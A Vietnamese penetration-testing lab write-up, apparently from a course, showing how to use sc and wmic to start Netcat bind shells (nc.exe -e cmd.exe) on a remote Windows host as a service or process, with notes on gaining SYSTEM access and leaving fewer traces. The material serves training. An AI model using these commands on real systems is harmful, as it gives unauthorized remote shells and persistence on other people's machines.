SC là công cụ dòng lệnh để quản lý dịch vụ:

* Tạo, xóa, start,stop, restart dịch vụ
* Xem trạng thái dịch vụ
* Thay đổi cấu hình dịch vụ

WMIC:

* Liệt kê thông tin hệ thống(dịch vụ, tiến trình, user ….)
* Start,stop,xóa dịch vụ như sc nhưng linh hoạt hơn

1. Setup

Trong thư mục Tools có file ncexer.bat giúp b tạo ra 2 terminal windows tương ứng với máy của Attacker và Victim

A screenshot of a computer

AI-generated content may be incorrect.

1. Create a service

Xem hostname



Tạo 1 service mới

****

**sc \\Sec560Student create ncservice binpath= "C:\tools\nc.exe -l -p 2222 -e cmd.exe"**

create ncservice: tên dịch vụ ncservice

binpath =”…”: đường dẫn thực thi service

C:\tools\nc.exe: chạy Netcat từ thư mục

-l: chạy netcat ở chế độ listen

-p 2222: Mở cổng 222

-e cmd: khi có kết nối thực thi cmd.exe

Xem trạng thái service:

A yellow screen with black text

AI-generated content may be incorrect.

Khởi động netstat để lắng nghe và giám sát



-n: hiển thị địa chỉ IP và số cổng ở dạng số

-a: hiển thị tất cả kết nối và cổng lắng nghe

-o: Hiển thị PID

1: làm mới kết quả mỗi giây

| find “:2222”: lọc kết quả chỉ liên quan đến cổng 2222

Ta sẽ ko thấy có 1 kết quả nào. Quay sang Attacker, khởi động service vừa tạo

A screenshot of a computer

AI-generated content may be incorrect.

Thấy port 2222 đang được lắng nghe với PID = 360. Sau 1 lúc ta sẽ thấy thông báo service not respond nhưng bên Victim vẫn lắng nghe được port thêm khoảng 30s mặc dù Windows đã kill service. Đây cso thể là những port ảo và ko ai có thể connect tới port này.

Ctrl C để kết thúc netstat

Xóa service hiện tại

A yellow background with black text

AI-generated content may be incorrect.

1. A better service

Tạo 1 service mới và khởi động

A screenshot of a computer

AI-generated content may be incorrect.

**sc \\Sec560Student create ncservice2 binpath= "cmd.exe /k C:\tools\nc.exe -l -p 2222 -e cmd.exe"**

**cmd.exe /k: giữ CMD mở ngay cả khi Netcat bị dừng**

Kết nối tới listener từ máy Attacker

A screenshot of a computer

AI-generated content may be incorrect.

Ta nhận được 1 command shell. Shell này được sinh ra bới Netcat đang chạy trong nền với quyền System được tạo với ncservice2

Tương tác với shell

A yellow screen with black text

AI-generated content may be incorrect.

Ctrl C để kết thúc shell và xóa service. Kiểm tra lại cho chắc chắn service ko còn hoạt động


A screenshot of a computer

AI-generated content may be incorrect.

1. WMIC

Sử dụng wmic thay vì sc. Việc sử dụng wmic sẽ dễ hơn và sẽ để lại ít dấu vết hơn. Tuy nhiên thay vì có quyền System local ta chỉ có quyền administrator

Sử dụng wmic để xem có tiến trình nào có tên nc.exe không



List brief: liệt kê thông tin ngắn gọn

/every:1 : cập nhật thông tin mỗi giây

Chuyển sang máy Attacker. Sử dụng Wmic để tạo 1 trình lắng nghe netcat trên máy mục tiêu

Ở mặc định, wmic sẽ thực hiện trên máy local. Để có thể hoạt động remote, cần thêm /node:Sec560Student /user:[AdminUser] /password:[password] đằng sau wmic và trước process.

A yellow screen with black text

AI-generated content may be incorrect.

**wmic /node:Sec560Student process call create "C:\tools\nc.exe -l -p 4444 -e cmd.exe"**

Thành công. Từ máy Attacker, kết nối tới Netcat listener

A yellow screen with black text

AI-generated content may be incorrect.

Thành công và nhận được quyền sec560Student -> administrators

Ta sẽ thấy 1 cửa sổ window bật lên. Đây là tác dụng phụ của việc gọi Netcat. Nếu Netcat được gọi bằng 1 cách có thể tương tác với 1 phiên điều khiển máy tính của người dung, nso sẽ bật lên. Ta có thể sử dụng tùy chọn -d như thế nó sẽ an toàn hơn. Tuy nhiên nó sẽ xuất hiện và biến mất 1 cách nhanh chóng, phụ thuộc vào hệ thống của bạn.

**wmic /node:Sec560Student process call create "C:\tools\nc.exe -dlp 4444 -e cmd.exe"**

Kết thúc lab, kill toàn bộ Netcat process